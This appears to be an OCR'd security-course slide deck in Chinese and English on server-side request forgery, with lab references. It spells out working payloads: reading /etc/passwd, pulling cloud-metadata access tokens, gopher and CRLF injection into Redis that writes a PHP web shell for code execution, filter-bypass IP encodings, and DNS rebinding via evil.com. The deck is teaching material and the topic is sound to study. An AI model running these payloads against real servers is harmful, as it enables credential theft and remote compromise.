SSRF

@splitline

url=http://SSRF@127.0.0.1

URL: https://google.com

Preview

URL: https://github.com

GITHUB.COM

GitHub: Build software better, together

GitHub is where people build software. More than ...

URL: https://127.0.0.1

Preview

URL: https://127.0.0.1

127.0.0.1

Local Service

Hello localhost user!

URL: https://127.0.0.1

SSRF


127.0.0.1

Local Service

Hello localhost user!

SSRF

- Server Side Request Forgery
- 外部使用者使 server 發起請求 → 存取內網資源



Identify

- 回傳內容
- HTTP Request Log
  - cons. 對外 http 被擋？
- DNS Query Log
  - 伺服器端是否有進行 DNS 查詢

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

SSRF 攻擊面

For Local

- file:///etc/passwd
- file://localhost/etc/passwd
- Python (Old version, ref: urllib module local_file:// scheme)
  - local_file:///etc/passwd
- Java: 可列目錄
  - file:///etc/
  - netdoc:///etc/

SSRF 攻擊面

For Local

- PHP
  - https://www.php.net/manual/en/wrappers.php.php
  - php://filter
  - php://fd
  - ...

SSRF 攻擊面

For Remote

- Which is useful?

	PHP	Java	cURL	Perl	ASP.NET
gopher	--with-curlwrappers	before last patches	w/o \0 char	+	Old Ver.
tftp	--with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	--with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	--with-curlwrappers	-	+	+	-
pop3	--with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	--with-curlwrappers	-	+	-	-
telnet	--with-curlwrappers	-	+	-	-

http(s)://

- 存取/攻擊內網 web service
- GET request only (通常)

http(s):// -- Docker API

- http://IP:2375/images/json

192.168.182.130:2375/

192.168.182.130:2375/images/json


```
[
  {
    "Id": "sha256:f895b3fb9e3032cddf68d798ce00c46be433e15285c99b12d51c1b1ae7671334",
    "ParentId": "",
    "RepoTags": [
      "docker.io/nginx:latest"
    ],
    "RepoDigests": [
      "docker.io/nginx@sha256:2ffc60a51c9d658594b63ef5acfac9d92f4e1550f633a3a16d898925c4e7f5a7"
    ],
    "Created": 1513055703,
    "Size": 108468119,
    "VirtualSize": 108468119,
    "Labels": {
      "maintainer": "NGINX Docker Maintainers <docker-maint@nginx.com>"
    }
  }
]
```

http(s):// -- Cloud Metadata

- Cloud metadata?
  - 儲存該 cloud service 的一些資訊
  - 大多數雲端服務都有（AWS, GCP ...）
- GCP
  - http://metadata.google.internal/computeMetadata/v1/ ...
- AWS
  - http://169.254.169.254/latest/user-data/ ...

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id
- Get Permission
  /instance/service-accounts/default/scopes
- Get access token
  /instance/service-accounts/default/token

More → Doc: [Accessing Instance Metadata - App Engine]

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id

以上都需要 Request Header

Metadata-Flavor: Google

accounts/default/token

More → Doc: [Accessing Instance Metadata - App Engine]

CRLF Injection

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

BODY

?redirect=http://example.com/%0d%0a%0d%0a ...

CRLF Injection

```
do_request($_GET['url'])
```

如果 do_request 有 CRLF injection?

CRLF Injection

```
do_request("http://host/meow")
```

```
GET /meow HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

CRLF Injection


```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

gopher://

- 神奇萬用協議
- 構造任意 TCP 封包
- 限制：無法交互操作

gopher://127.0.0.1:8787/_WHAT%20Cat%0D%0Ameow

Padding

任意 TCP 封包內容

gopher://

- HTTP GET

```
gopher://127.0.0.1:80/_GET%20/%20HTTP/1.1%0D%0A
                       Host:127.0.0.1%0D%0A%0D%0A
```

```
                 GET / HTTP/1.1\r\n
urlencode(       Host: 127.0.0.1\r\n  )
                 \r\n
```

gopher://

- HTTP POST?

gopher://127.0.0.1:80/_LAB%20TIME!

Lab: Preview Card

Gopher × MySQL

- 條件：無密碼（不需要交互驗證）
- 利用 Gopher 連上 MySQL server 操作
- tarunkant/Gopherus

Gopher × Redis

- Key-Value DB
- Default port: 6379

gopher://127.0.0.1:6379/_SET%20key%20"value"%0D%0A

```
SET key "value"\r\n
```

CRLF injection × Redis

- Key-Value DB
- Default port: 6379

http://127.0.0.1:6379/%0D%0ASET%20key%20"value"%0D%0A

```
SET key "value"\r\n
```

Redis 進階招數

```
FLUSHALL
SET meow "<?php phpinfo() ?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME shell.php
SAVE
```

Write file

Sync 遠端的惡意主機，導致載入惡意模組 → RCE

reference: [Redis post-exploitation]

RCE

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

決定是否能被 SSRF

scheme://authority/foo/bar?foo=bar#123

決定 SSRF 的攻擊面

SSRF 的深度

Bypass Rule -- IP

- IP Address: 127.0.0.1
  - 10 進位 2130706433
  - 16 進位 0×7f000001
  - 16 進位 0×7f.0×00.0×00.0×01
  - 8 進位 017700000001
- IPv6 ⟶ $1.000 SSRF in Slack.
  - [::127.0.0.1]
  - [::1]
  - [::]

Bypass Rule -- Domain Name


- Point domain to any IP you want
  - 127.0.0.1.xip.io
  - whatever.localtest.me
- IDN Encoding
  - ｆᴾ□ᵢｔℒｉｎℰ。ｔⓌ is the same as splitline.tw
  - http://www.unicode.org/reports/tr46/
  - Toy: Domain Obfuscator

玩壞 URL Parser 🍊

[A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!](#)

Blackhat USA 2017

Quick Fun Example



DNS Rebinding

Round-Robin DNS

一個 domain 綁兩個 A record

TTL = (Small Value) ⟶ 快速切換

```
- evil.com → 48.7.6.3     # 第一次 query
- evil.com → 127.0.0.1    # 第二次 query
```

線上服務：rebind.network

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host);
4.      if(is_valid($address))
5.          request_to($url);
6.  ?>
```

DNS Rebinding

```
1.  <?php
2.      $host = parse_url($url)['host'];
3.      $address = gethostbyname($host); ← 48.7.6.3 ✅
4.      if(is_valid($address))    ← PASS! ✅
5.          request_to($url);     ← 127.0.0.1 💀
6.  ?>
```

Lab: SSRFrog